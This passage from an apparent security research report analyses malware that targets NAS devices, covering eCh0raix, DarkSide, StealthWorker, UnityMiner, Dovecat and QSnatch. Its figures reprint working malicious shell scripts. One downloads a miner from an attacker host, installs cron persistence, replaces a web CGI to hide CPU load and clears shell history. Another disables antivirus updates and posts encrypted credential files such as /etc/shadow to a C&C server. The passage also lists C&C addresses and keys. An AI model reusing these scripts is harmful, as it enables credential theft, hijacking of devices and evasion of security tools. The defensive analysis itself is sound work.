<ul style="list-style-type: none"> • .@analytic • .@backup_config • .@backup_qbox • .@backup_qfiling • .@qmariadb • .antivirus • .appDB • .ascii • .asset • .bckup • .btapp • .ccbjs • .config • .cshtml • .d3dbsp • .dazip • .dhtml • .disco • .epibrw • .esproj • .forge • .gcode • .gz • .ibank • .idmap • .iwdgt • .jhtml • .lasso • .layout • .ldapdb 	<ul style="list-style-type: none"> • .locks • .log • .lrf • .lsp • .ltx • .lvl • .lzh • .m3u • .map • .master • .max • .mcmeta • .mdb • .mddata • .mdf • .mef • .mht • .mhtml • .mpqge • .mrwref • .obml15 • .obml16 • .php_session_sys • .pkp • .prproj • .qpkg • .rflw • .rgss3a • .rofl • .rsw • .sass 	<ul style="list-style-type: none"> • scss • .seam • .shtm • .sidd • .sidn • .site • .sites2 • .sldasm • .sldm • .sldprt • .sldx • .step • .stml • .suck • .syncdb • .system/opt • .system/thumbnail • .tile • .tvpi • .tvvi • .vbhtml • .vfs0 • .vhdx • .vmdk • .vmem • .vrml • .wallet • .webloc • .widget • .xcf

Table 5. Extensions eCh0raix avoids encrypting

In the preceding exclusion list, directory paths/usr/syno can be seen. These paths are found in Synology devices, and there are also paths related to qbox, which is used by QNAP devices.

Different from other ransomware families, recent eCh0raix samples use a command and control (C&C) server to download encryption keys and a cryptocurrency wallet for victims to transfer the demanded money to. But the criminals were careful enough to put this C&C behind an .onion domain in the Tor network and mask its real physical location. The malware establishes a connection using one of the following SOCKS5 proxy to be able to access an .onion domain:

```
socks5://161.35.151.35:9100  
  
socks5://176.122.23.54:9100  
  
socks5://178.128.198.212:9100 (online at the time of writing)  
  
socks5://185.10.68.89:9100  
  
socks5://185.181.229.175:9100
```

Once the connection is established, it uses one of the following custom API keys to request encryption keys and the wallet from the C&C server:

```
-mALsyZICa2YddhHc8Mdp603Us4tiKqy  
-xS-0UcHPaAJgaQCkyE29icDiJeAakj7  
41xv1F4tQ1b3iXd5okwCNhcj7fh9gMB2  
Sgs1FPmsXEg0TidoGD5nm5QDZRLCu49L  
Zt8q4XxpT09lo5A38-S4QqL40bcn0uqP  
azL-JNqKevsFrkkGHZrNeFhvyMJTf-rQ  
chuADfBHD8hpgVs7wH8eS3S0Vv-rusj6  
hUQKZsUm9SxYmfVlyfe8dP3c0w9BZwjI  
hv3PWxhLkfOuNjE9u3e0GogbGSH2bGT0  
mqfduZUEmnXwZ67SzyDqu1mrvk6eW1K1  
ujyalqzJ17mtAVkNdpBWx3lMYCMVFe13
```

eCh0raix does not encrypt NAS devices if it cannot talk to the C&C server via a SOCKS5 proxy, which would make room for security measurements, if any, to prevent its execution. For the samples using a C&C already down, we had to setup our own SOCKS5 proxy server and web server to verify if it can really encrypt QNAP devices as the following image shows:


```

[/share/homes/admin/virus/echoraix] # cat /etc/issue

Welcome to TS-451+(192.168.1.26), QNAP Systems, Inc.

[/share/homes/admin/virus/echoraix] # echo 'This is a test' > test/file.txt
[/share/homes/admin/virus/echoraix] # ls -l test/
total 4
-rw-r--r-- 1 admin administrators 15 2021-08-25 01:01 file.txt
[/share/homes/admin/virus/echoraix] # ./e4b -s test/
2021/08/25 01:02:20 Program not running
2021/08/25 01:02:20 Save curr PID 8723
Init...
remove /usr/local/sbin/7z: no such file or directory
remove /etc/init.d/System.sh: no such file or directory
BTC addr: sadpo20r9jfkLSekrfdas0kas9309323
Encrypt file: test/file.txt
Done!
[/share/homes/admin/virus/echoraix] # ls -l test/
total 8
-rw-r--r-- 1 admin administrators 92 2021-08-25 01:02 file.txt.encrypt
-rwxr-xr-x 1 admin administrators 31 2021-08-25 01:02 README_FOR_DECRYPT.txtt*
[/share/homes/admin/virus/echoraix] # |

```

Figure 14. eCh0raix sample encrypting a QNAP device

To avoid double encryption, eCh0raix checks if the ransom note is present in the file system. If it finds a file named README_FOR_DECRYPT.txtt, it aborts execution:

```

[/share/homes/admin/virus/echoraix] # rm -rf test
[/share/homes/admin/virus/echoraix] # mkdir test
[/share/homes/admin/virus/echoraix] # echo 'This is a test' > test/file.txt
[/share/homes/admin/virus/echoraix] # echo 'This is a test' > test/README_FOR_DECRYPT.txtt
[/share/homes/admin/virus/echoraix] # ./e4b -s test/
2021/08/25 01:04:35 Program not running
2021/08/25 01:04:35 Save curr PID 9457
Init...
2021/08/25 01:04:35 Readme file exists. Exiting...
[/share/homes/admin/virus/echoraix] # ls test/
file.txt  README_FOR_DECRYPT.txtt
[/share/homes/admin/virus/echoraix] # cat test/file.txt
This is a test
[/share/homes/admin/virus/echoraix] #

```

Figure 15. eCh0raix aborting execution after finding a ransom note

eCh0raix is a good example of a ransomware attack that can be stopped if the right set of indicators of compromise (IOCs) is blocked or if network defenses are in place.

DarkSide

Active since at least August 2020, the group behind the infamous DarkSide ransomware is responsible for the Colonial Pipeline attack back in early May 2021.⁷ Meanwhile, an actor in underground forums who is allegedly responsible for DarkSide has advertised that the release of this ransomware's version 2.0 for Linux includes support for encrypting NAS devices. Part of the advertisement's text is reproduced here:

Original (Russian):

Многопоточен (Hyper-threading, аналог i/o на windows)

ChaCha20 + RSA 4096, высокая скорость работы

2 режима работы: Fast/Space

14 параметров настройки билда в админ-панели (расширения, завершение вм и т.п.)

Поддержка основных версий ESXI [5.1 - 7.0]

Поддержка NAS'ов (Synology, OMV и другие (презентуем позже))

In English, this reads as follows:

Multithreading (Hyper-threading, similar i/o in Windows)

ChaCha20 + RSA 4096, high performance

Two work modes: Fast/Space

14 build settings in the admin panel (extensions, turning off virtual machines, etc.)

Support of main versions of ESXI [5.1 - 7.0]

Support of NAS (Synology, OMV, etc. (TBA))

We had a look at the Linux version of DarkSide⁸ and although it looks like it is ready to start encrypting NAS devices in general, this option is not enabled yet. In a function that we named `check_build_mode()`, the malware checks if a global variable is set. If it is not, the malware will always look for virtual machine (VM) disks within the `/vmfs/volumes` directory (common in VMware ESXi instances) and fail to encrypt anything if a disk is not found.

```
bool check_build_mode_sub_4231C0()  
{  
    return mode2_enable == 0;  
}
```

Figure 16. DarkSide function that checks for a global variable

According to our research, all five samples we analyzed have this variable set to zero. We are unsure about the reason behind this, but the fact is that these affiliates of the DarkSide group should not be able to encrypt NAS devices with these samples. However, the group has high potential as with this slight change in the source code, the actors would enable affiliates to do it. This once again shows that another of the most serious ransomware groups active today does plan to have Linux and NAS encryption in their upcoming features and business models, something up-and-coming groups are sure to emulate.

```

.data:000000000089A7A0 align 40h
.data:000000000089A7C0 mode2_enable dd 0 ; DATA XREF: check_build_mode_sub_4231C0↑r
.data:000000000089A7C8 dword_89A7C8 dd 0 ; DATA XREF: sub_423230↑r
.data:000000000089A7CC dword_89A7CC dd 1F4h ; DATA XREF: sub_423210↑r
.data:000000000089A7D0 dword_89A7D0 dd 0 ; DATA XREF: sub_423510↑r
.data:000000000089A7D4 word_89A7D4 dw 0 ; DATA XREF: sub_423270↑r
.data:000000000089A7D6 word_89A7D6 dw 224h ; DATA XREF: sub_4238F0:loc_423990↑r
.data:000000000089A7D8 dword_89A7D8 dd 2Dh ; DATA XREF: sub_423520+29↑r

```

Figure 17. DarkSide variable always set to zero

We would like to note that in our research, we also verified that a few other ransomware families like BlackMatter and Babuk are halfway there with samples that appear to be in development but could easily reach the point where they work in a NAS device.

Botnets

For decades now, botnets have been a problem for many different platforms as it revolves around the concept of an actor spreading out infections to have as many multiple hosts as possible that can perform tasks based on what the actor wishes. Most commonly on Linux, these botnets are used for distributed denial-of-service (DDoS) attacks. In 2016, one of the first botnets for IoT devices in the modern era known as Mirai was discovered on infected routers, IP cameras, and other devices with small footprints and limited processing power. Other IoT botnets similar to Mirai in purpose and device types that they take over are Kaiten (aka Tsunami) and Qbot (aka Bashlite and Gafgyt).⁹ In 2018, a more advanced malware was discovered known as VPNFilter, which was shown to attack routers and NAS devices (QNAP) in the hopes of then looking for industrial control systems (ICSs). As was shown, these types of systems can be harder to patch or to clean up for infections — not to mention that for VPNFilter there are still many infected devices connected to the internet, years after its command-and-control (C&C) servers were taken offline.¹⁰

NAS devices are ideal targets for attackers as there is little protection in place once an attacker has compromised the device. This includes the lack of robust malware-removing tools as well as of protection for operating systems as in most cases, compromise gives the attacker root access to the underlying Linux operating system. Therefore, we see that many of the same botnets are attacking routers, cameras, and other IoT devices are infecting NAS devices as well, including more obscure platforms. Because the source code was released for Mirai in 2016, it has been taken by many criminal groups and updated to include new attacks and features. This has given way to a growing list of families of malware that are attacking IoT devices for the purpose of creating and growing botnets with a variety of criminal business models.

However, the lack of patching on these types of devices allows these older malware families to remain prevalent today with minor changes to the main portions of the code and functionalities. In 2020, Palo Alto researchers found a Mirai variant called Mukashi that was targeting Zyxel NAS devices.¹¹ NAS devices are perfect for botnets as they are more powerful than the typical IoT device such as an IP camera, and the performance impact of the botnet might go unnoticed for a long time by the end users. However, despite the small impact on systems, it is still a large concern as attackers have root access to the NAS and can turn to any other type of attack, or even use the NAS device as a pivot point into networks.

While the business models of the botnets that we have described range from information theft to DDOS, proxy networks, and more, it is clear that this trend is only increasing — and with it the risk to all NAS owners. As an example, we'll talk about a specific botnet that evolved to target NAS devices.

StealthWorker

This botnet was first discovered by MalwareBytes¹² back in 2019, when only Windows versions were available. However, it evolved and started targeting Linux systems. In August 2021, Synology published an article¹³ saying they had noticed brute-force attacks launched from this botnet on Synology NAS devices. We were able to find multiple samples for this botnet and verified that newer versions are capable of brute-forcing and compromising servers running the following products and systems:

- WooCommerce
- WordPress
- OpenCart
- Bitrix24
- PostgreSQL

StealthWorker is also designed to generically attack any web server using HTTP authentication and other NAS devices like QNAP.

```

v45 = v19;
v30 = (_DWORD *)fmt_Sprintf("user=%s&serviceKey=1&pwd=%s", 27, &v42, 2, 2);
v8 = runtime_concatstring2(0, a1, a2, "/cgi-bin/authLogin.cgi", 22);
v23 = v30;
StealthWorker_WorkerQnap_brut_HttpClient(v8);
v31 = v27;
v14 = v28;
regexp_ptr_Regexp_FindAllStringSubmatch(dword_8741C24);
if ( v26 >= 1 )
{
    if ( v23[1] <= 1u )
        runtime_panicindex(v9);
    if ( *(_DWORD *)(&v23 + 12) == 32 )
    {
        v39 = "\b";
        v40 = &off_84A53C0;
        fmt_Printfln(&v39, 1, 1, -1, v23);
        StealthWorker_WorkerQnap_brut_SaveGood(a1, a2, a3, a4, a5, a6, a7, a8);
    }
}

```

Figure 18. StealthWorker brute-force function targeting QNAP devices

Valid credentials that are found are uploaded to the C&C server, usually at port 5028/tcp.

Active Internet connections (servers and established)							
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name	
tcp	0	0	0.0.0.0:*	0.0.0.0:*	LISTEN	1124/sshd: /usr/sbi	
tcp	0	1	[REDACTED]:6	158.69.22.139:5028	SYN_SENT	620/[stealth]	
tcp	0	1	[REDACTED]:2	158.69.22.139:5028	SYN_SENT	620/[stealth]	
tcp	0	1	[REDACTED]:8	158.69.22.139:5028	SYN_SENT	620/[stealth]	
tcp	0	304	[REDACTED]	192.168.28.1:53280	ESTABLISHED	1978/sshd: user [pr	
tcp	0	0	[REDACTED]	192.168.28.1:53276	ESTABLISHED	574/sshd: user [pri	
tcp	0	0	[REDACTED]	192.168.28.1:64071	ESTABLISHED	584/sshd: user [pri	
tcp	0	1	[REDACTED]:0	158.69.22.139:5028	SYN_SENT	620/[stealth]	
tcp	0	1	[REDACTED]:4	158.69.22.139:5028	SYN_SENT	620/[stealth]	
tcp6	0	0	:::*	:::*	LISTEN	1124/sshd: /usr/sbi	
udp	0	0	0.0.0.0:*	0.0.0.0:*		353/dhclient	

Figure 19. Infected Linux device connected to a C&C server

In the screenshot in Figure 18, we see the [stealth] process connected to an active C&C server (caaclothing[.]com/158[.]69[.]22[.]139).

Cryptomining

Cryptomining is the process of using computers, usually high-end ones, to solve complex math problems. The result such complex math is the creation of a new “coin,” such as in the case of Bitcoin and other cryptocurrencies in use. People who perform these tasks are called cryptocurrency miners or cryptominers. Usually, cryptominers use extremely high-end computers with many graphics cards or graphics processing units (GPUs). However, there are CPU-based cryptominers as well. The types of cryptominers that go after NAS devices use CPU-based cryptomining and create cryptocurrencies that are computationally easier. This includes Monero. These groups use security issues within the NAS devices such as vulnerable versions of software to brute-force secure socket shell (SSH) credentials and gain access to the systems. Once they are in the system, what cryptominers do might seem harmless to some, but as we will show, it is far from benign to the owners of the NAS systems.

Cryptominers target NAS systems for a couple of reasons. For one, newer NAS systems have modern CPUs s used for streaming services from the NAS, such as for playing movies that are stored on the hard drive using software like Plex. The power of modern NAS systems to also run containerized services demonstrates that NAS systems are not just meant as storage for your backups but are also designed to be mini home-based servers meant to run everything from home automation suites, chat platforms, DNS infrastructure, and anything else one can think of. The following is a screenshot of a Synology NAS sitting idle. This NAS has two CPU cores with an Intel Celeron J4025 CPU and comes with 2 GB of RAM built into it, but it has been upgraded with an 8-GB small outline dual in-line memory module (SODIMM) for a total of 10 GB of usable RAM. Synology also clarifies that it regularly updates the security features in its devices, and that most of the issues identified here do not affect Synology devices unless brute-forced.




Figure 20. A comparison of an idle CPU and memory usage of Synology (left) to when it is running an XMRig (right)

To show the impact of cryptomining software, we downloaded XMRig directly to the NAS device and manually ran it via SSH to the NAS device. This shows the impact made on a NAS device when the CPU goes up to 99% utilization within seconds. While XMRig is a miner that is commonly used by criminals, it is also a piece of software that is classified as a potentially unwanted program (PUP), and it will run on many different systems, including most major NAS systems that are given access to operating systems with administrator access, such as SSH.

While the act of cryptomining on a NAS seems like a minor annoyance, the attackers doing this are exploiting weaknesses in the security of NAS devices, whether that be weak SSH passwords or even exploits to the NAS systems themselves. They have full access to the system and can do much more harm than deploying a coinminer on the NAS. Many of the other sections in this paper are examples of what can be done if someone has more malicious intent. It is important to emphasize that devices that are attacked by cryptominers are a symptom of larger security issues at play. For example, device deployment locations to the NAS, which can be directly connected to the internet or network address translation (NAT) ports, can be scanned with a wide range of allowed IP addresses.

UnityMiner

Discovered by 360 Netlab, this miner targeted QNAP users. It consists of four main components:

Installer script

The `unity_install.sh` script downloads the right next malware stage package according to the victim's device architecture (Intel or ARM). It also patches the miner configuration file depending on the number of processors available.

```
e23c9507ee0a00cd5c7a94c43a4345f75b4793c1210ea36db1d0d84d82e5dd9e x
1 #!/bin/sh
2 DEF_VOLMP="/sbin/getcfg SHARE_DEF defVolMP -f /etc/config/def_share.info"
3 QuickPath=$DEF_VOLMP/.qpkg/Quick
4 mkdir -p $QuickPath
5
6 count=$(ps -fe | grep unity | grep -v "grep")
7 if [ "" != "$count" ];then
8     killall -9 unity
9 fi
10
11 MachineType=$(uname -m)
12 if [[ $MachineType == "x86" ]]; then
13     curl -JL -o $DEF_VOLMP/.qpkg/Quick.tar.gz http://c.aquamangts.tk:8080/QFS/amd64/Quick.tar.gz
14 elif [[ $MachineType == "aarch64" ]]; then
15     curl -JL -o $DEF_VOLMP/.qpkg/Quick.tar.gz http://c.aquamangts.tk:8080/QFS/arm64/Quick.tar.gz
16 elif [[ $MachineType == "armv8" ]]; then
17     curl -JL -o $DEF_VOLMP/.qpkg/Quick.tar.gz http://c.aquamangts.tk:8080/QFS/arm64/Quick.tar.gz
18 else
19     rm -rf $BASH_SOURCE && exit 0
20 fi
21
22 rm -rf $QuickPath && tar zxvf $DEF_VOLMP/.qpkg/Quick.tar.gz -C $DEF_VOLMP/.qpkg && rm -rf $DEF_VOLMP/.qpkg/Quick.tar.gz
23
24 cpnum=$(cat /proc/cpuinfo | grep "processor" | wc -l | sed s/[[:space:]]//g)
25
26 if [[ $cpnum == "2" ]]; then
27     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\]/g' $QuickPath/config.json
28 elif [[ $cpnum == "4" ]]; then
29     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\]/g' $QuickPath/config.json
30 elif [[ $cpnum == "6" ]]; then
31     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\]/g' $QuickPath/config.json
32 elif [[ $cpnum == "8" ]]; then
33     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\, 4\\]/g' $QuickPath/config.json
34 elif [[ $cpnum == "10" ]]; then
35     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\, 4\\, 5\\]/g' $QuickPath/config.json
36 elif [[ $cpnum == "12" ]]; then
37     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\, 4\\, 5\\, 6\\]/g' $QuickPath/config.json
38 elif [[ $cpnum == "14" ]]; then
39     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\, 4\\, 5\\, 6\\, 7\\]/g' $QuickPath/config.json
40 elif [[ $cpnum == "16" ]]; then
41     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\, 4\\, 5\\, 6\\, 7\\, 8\\]/g' $QuickPath/config.json
42 elif [[ $cpnum == "18" ]]; then
43     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\, 4\\, 5\\, 6\\, 7\\, 8\\, 9\\]/g' $QuickPath/config.json
44 elif [[ $cpnum == "20" ]]; then
45     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\, 4\\, 5\\, 6\\, 7\\, 8\\, 9\\, 10\\]/g' $QuickPath/config.json
46 elif [[ $cpnum == "22" ]]; then
47     sed -i 's/\\"rx\\": \[0\\, 1\\]/\\"rx\\": \[0\\, 1\\, 2\\, 3\\, 4\\, 5\\, 6\\, 7\\, 8\\, 9\\, 10\\, 11\\]/g' $QuickPath/config.json
48 fi
49
50 chmod +x $QuickPath/unity && chmod +x $QuickPath/start.sh && /etc/init.d/crontab restart &&
51 sed -i '/Quick/start.sh/d' /etc/config/crontab &&
52 echo " * * * * * $QuickPath/start.sh >/dev/null 2>&1" >> /etc/config/crontab &&
53 crontab /etc/config/crontab && /etc/init.d/crontab restart
54 rm -rf $BASH_SOURCE
55 echo > ~/.bash_history
56
```

Figure 21. `unity_install` script

The script also adds the next starter script to the crontab for persistence and clears out the command history before exiting.

Starter script

This script replaces the `manaRequest.cgi`, a script responsible for handling the web requests to the QNAP administration web interface, with a malicious one which we will elaborate on later.

```

1  #!/bin/sh
2  count=`ps -fe | grep unity | grep -v "grep"`
3  dir_path=$(cd `dirname $0`; pwd)
4  if [ "" == "$count" ];then
5      ulimit -n 65000
6      $dir_path/unity >/dev/null 2>&1
7      mark=`cat /home/httpd/cgi-bin/management/manaRequest.cgi | grep "This is the mark"`
8      if [ "" == "$mark" ];then
9          cp /home/httpd/cgi-bin/management/manaRequest.cgi /home/httpd/cgi-bin/management/manaRequests.cgi
10         rm -rf /home/httpd/cgi-bin/management/manaRequest.cgi
11         cp $dir_path/manaRequest.cgi /home/httpd/cgi-bin/management/manaRequest.cgi
12         chmod +x /home/httpd/cgi-bin/management/manaRequest.cgi
13     fi
14 fi
15

```

Figure 22. start.sh script replaces manaRequest.cgi with a malicious one

The script also renames the original manaRequest.cgi to manaRequests.cgi (with an additional “s”) to pass the requests to it for proper handling.

The malicious Common Gateway Interface (CGI)

This manaRequest.cgi calls the original script (now named manaRequests.cgi) but redirects its output to a file instead. Afterward, it uses a regular expression to find the CPU usage information on the file, reads it, subtracts 50 from it, and replaces it back on the file before giving its content back to the user. This way, if a user checks the CPU usage of the infected device on the QNAP administration page, the user would see 40% even if it is actually at 90%.

```

#cpu_usage
if [[ ! "$cpu_usage" =~ [a-zA-Z] ]] && [[ "$cpu_usage" != "" ]];then
    if [[ ! "$cpu_usage" =~ [%] ]];then
        new_cpu_usage=$(( ${cpu_usage} - 50 ))
        sed -i "s/$cpu_usage/$new_cpu_usage/g" .log.log
    else
        new_cpu_usage_1=$(( ${cpu_usage_1} - 50 ))
        sed -i "s/$cpu_usage_1/$new_cpu_usage_1/g" .log.log
    fi
fi

```

Figure 23. Malicious manaRequest.cgi code to show a reduced CPU usage

The script does the same for all the other CPU metrics, including the temperature.

Monero miner (XMRig)

The final component is the XMRig program that reads settings from a valid *config.json* configuration file¹⁴ downloaded and modified by the installer script.

Dovecat

First analyzed by Matthew Ruffel¹⁵ in October 2020, this is also an XMRig-based miner; however, this time Synology users have reported finding it in their devices.¹⁶ Dovecat does not seem to have any persistence mechanism, but actors using this malware might also use other malware types to control victims' devices and avoid losing access to targets.

Dovecat uses an embedded configuration, like the one shown in the following screenshot:

```

47 if ( (unsigned __int8)sub_4DC780(v5, &v15, v18)
48 || (ZNX5xmrig9J3onChain6addrRawEPKc(
49     (xmrig::J3onChain *)&v15,
50     "\n"
51     "{\n"
52     "  \"autosave\": true,\n"
53     "  \"donate-level\": 0,\n"
54     "  \"cpu\": true,\n"
55     "  \"openc1\": false,\n"
56     "  \"cuda\": false,\n"
57     "  \"pools\": [\n"
58     "    {\n"
59     "      \"url\": \"pool.minexmr.com:443\",
60     "      \"user\": \"47F6dAwURi1fKZbDiSyN6y4bKXuP6kjixFBMft9RtNRMJXUUm8AHMj3mQmQyJWZi7T2igLwkqPxFpGdPhwyMkPkP"
61     "ecSUQP6Ne\",
62     "      \"rig-id\": \"w1\",
63     "      \"keepalive\": true,
64     "      \"tls\": true"
65     "    }\n"
66     "  ]\n"
67     "},\n"

```

Figure 24. Dovecat's embedded XMRRig configuration

As of this writing, two user hashes acquired from only two Dovecot samples approximately amount to a total of 18 moneros (or US\$5,000).

Highly targeted attacks

We identify and show how an advanced persistent threat (APT) targets NAS devices once these groups have identified a potential victim.

QSnatch

Apart from different financially-motivated criminal gangs competing for NAS devices, there is also what we understand as APT-level attacks. A good example is QSnatch (also known as Derek), a malware family that targets NAS devices from QNAP only. The first campaign attributed to QSnatch, observed in 2014, was a significantly forward-looking attack at the time, which gave some indication on the sort of group behind it. A different campaign with different malware samples started in late 2018 and is still active to date. A great report on recent campaigns was done by SecurityScorecard.¹⁷

On July 27, 2020, the National Cyber Security Centre (NCSC) and the Cybersecurity and Infrastructure Security Agency (CISA) jointly alerted¹⁸ that QSnatch was still in the wild. They updated the alert on August 10 to add more stats on the infections. According to the report, in mid-June 2020, there were approximately 62,000 QNAP NAS devices infected with QSnatch.

This particular piece of malware is very advanced. To start things out, it disables both the embedded ClamAV antivirus shipped with QNAP and the McAfee Antivirus, the security solution partner available for purchase in the QNAP store:

```
20 if grep "ipv6.clamav.net" /etc/hosts; then
21 :
22 else
23 countries='ac ad ae af ag ai al am an ao aq ar as at au aw ax az ba bb bd be bf bg bh bi bj bl bm bn bo bq br bs bt bv bw by bz
24 . ca cc cd cf cg ch ci ck cl cm cn co cr cu cv cw cx cy cz de df dk dm do dz ec ee eg eh er es et eu fi fj fk fm fo fr ga gb gd
25 . ge gf gg gh gi gl gm gn gp gq gr gs gt gu gw gy hk hm hn hr ht hu id ie il im in io iq ir is it je jm jo jp ke kg kh ki km kn
26 . kp kr kw ky kz la lb lc li lk lr ls lt lu lv ly ma mc md me mf mg mh mk ml mm mn mo mp mq mr ms mt nu mv mw mx my mz na nc ne
27 . nf ng ni nl no np nr nu nz om pa pe pf pg ph pk pl pm pn pr ps pt pw py qa re ro rs ru rw sa sb sc sd se sg sh si sj sk sl sm
28 . sn so sr ss st su sv sx sy sz tc td tf tg th tj tk tl tm tn to tp tr tt tv tw tz ua ug uk um us uy uz va vc ve vg vi vn vu wf
29 . ws ye yt za zm zw'
30
31 { for host in 'bugs.clamav.net' 'current.cvd.clamav.net' 'database.clamav.net' 'db.local.clamav.net' 'update.nai.com'; do
32 echo "0.0.0.0 ${host}"
33 done
34
35 for country in $countries; do
36 echo "0.0.0.0 db.${country}.clamav.net"
37 echo "0.0.0.0 db.${country}.ipv6.clamav.net"
38 echo "0.0.0.0 db.${country}.big.clamav.net"
39 done; } >>/etc/hosts
40 fi
41
42 test -z "$PWD" && PWD=$(pwd)
43 CWD="$PWD"
44 if [ "${CWD%/*}" != "${bdir}/.qpkg" ]; then
45     CWD=''
46     for dir in '.config' '.liveupdate'; do
47         dir="${bdir}/.qpkg/${dir}"
48         test -d "$dir" && cd "$dir" && CWD="$dir" && break
49     done
50 fi
```

Figure 25. Code from QSnatch that disables security products

QNAP devices are shipped with a tool called MalwareRemover, which is developed and maintained by QNAP themselves. It comes in the form of a small antivirus with a few dozen hardening and detection rules. One of these rules can detect earlier versions of QSnatch, but the malware knows this and before anything else, it clears out the related MalwareRemover rules to remain undetected.

QSnatch is entirely written in Linux shell script by people with deep knowledge of both Linux and QNAP devices. Its features include:

- Disabling security products
- Clearing out the QSnatch detection rule for MalwareRemover tool
- Stealing credentials by installing a fake login web app
- Disabling firmware updates
- Using its own Domain Generation Algorithm (DGA) for the C&C server
- Downloading and executing a second stage payload from the C&C server
- Using encryption for all network communications
- Stealing user data, including passwords and multifactor configuration, if enabled in QNAP

Everything in QSnatch is impressively implemented in shell scripts. Here is the routine that installs the fake login application from one of non-DGA C&C servers:

```

129 if [ ! -f .rsakey ]; then
130 verifykey='-----BEGIN PUBLIC KEY-----
131 MIIB0jANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBigKCAYEAt/EDT6SB75atrHw7Cpog
132 CKqrBM2CVbJog4rwwSz1Bp111'
133 verifykey="${verifykey}"'B7B9Wd51no321pRq0M+9G0r2W17xwJ8ppq0otex
134 RC5qQ51S/7F548jsPKsJnrUhnslfRLM4DqsEF3U0ukZu00YUhlteDuMqqZBz0AC
135 Q3YnLjraTjchMF0XmaAAcW0kg5MsxAOKTepue4R/tnrPAKAG86ng5LA1+wa7opNV
136 gQzw0h7YXhBnWz52+ebZ9Teg031/sb5hoyUKf1Nr5HcKkk10buz10GQJ//pkCbTC
137 2EnQw6tCPQhg5IA8wJKkaxW0f/UHP+YBmW44Wh+uPrJJuHSWNEJtAp2wLX3THltz
138 0IGPQEuzaof0AL3EFjas3HcTX2H1EfnnvAtRL2iLxJeba1nZ+U3ge20uxL1NhhNhh
139 pjaLcKwhkRck7Y5hr1Pz8pLDnXsx5w0QUz6XS8HVT/KHnNXHufFEn01y9YoPuau1
140 DNnpDGbq632Bs8ESd3ueHk90Y/UZxweN3UdbseFxx35XAqMBAAE=
141 -----END PUBLIC KEY-----'
142 test -f ".rsakey" || echo "$verifykey" > ".rsakey"
143 fi
144
145 if [ ! -f "${ts}_c" ]; then
146 key=$(tr -dc 'a-zA-Z0-9' </dev/urandom | { key=''; dd bs=20 count=1 2>/dev/null || head -c 20 || IFS=' ' read -rd '' -n 20 key;
147 echo "$key"; } )
148 test "$xkey" = 'x' && key=$(LC_ALL=C sed 's/[^a-zA-Z0-9]//g' </dev/urandom | { key=''; dd bs=20 count=1 2>/dev/null || head -c
149 20 || IFS=' ' read -rd '' -n 20 key; echo "$key"; } )
150 { echo "$key" | openssl rsautl -pubin -inkey .rsakey -encrypt | openssl enc -base64 -A; printf ':'
151 /etc/config/.qos_config/users/admin/secondSV.conf /etc/config/ssmtp/ssmtp.conf /etc/config/smbpasswd/etc/shadow
152 /mnt/HDA_ROOT/.config/qnapddns.conf /mnt/HDA_ROOT/.config/qid.conf; do printf '%s:' "$file"; cat "$file"; echo; done; printf
153 '%s:' "authLogin.cgi"; /home/httpd/cgi-bin/authLogin.cgi; } | gzip | { dd bs=4096 count=512 || head -c 2097152 || cat; } |
154 openssl enc -aes-256-cbc -k "$key" -md md5 -salt -a -A; } | curl --connect-timeout 12 -m 300 -k -d '@-'
155 "https://qqqift.top/ping.pl"
156 fi

```

Figure 26. QSnatch's complex process of fake login component download and installation

The DGA changes among different versions of QSnatch. The first version is capable of generating 150 different domains. The second version of the DGA is bigger and much more complex.

Although QSnatch is written in shell script, its samples are usually compiled to Linux Executable and Linkable Format (ELF) files using the shell script compiler (SHC) tool. This makes the analysis significantly harder and the whole campaign a bit more difficult to track.

QSnatch does not seem to be part of a money-driven criminal campaign. We believe it was designed as a form of cyber weapon developed for espionage purposes.

How to Defend NAS Devices

While these devices are usually left alone once they are set up, there are some key things that users need to do to protect their NAS devices from attackers.

- **Never connect NAS devices directly to the internet.** If remote access to files is necessary, most major NAS vendors set up services that allow remote access in a more secure manner. However, while these services offer a safer alternative, there are still risks to them, and the best option for remote access is still for users to rely on their own virtual private network (VPN) solutions to allow secure remote access to a user's network and therefore a user's NAS devices.
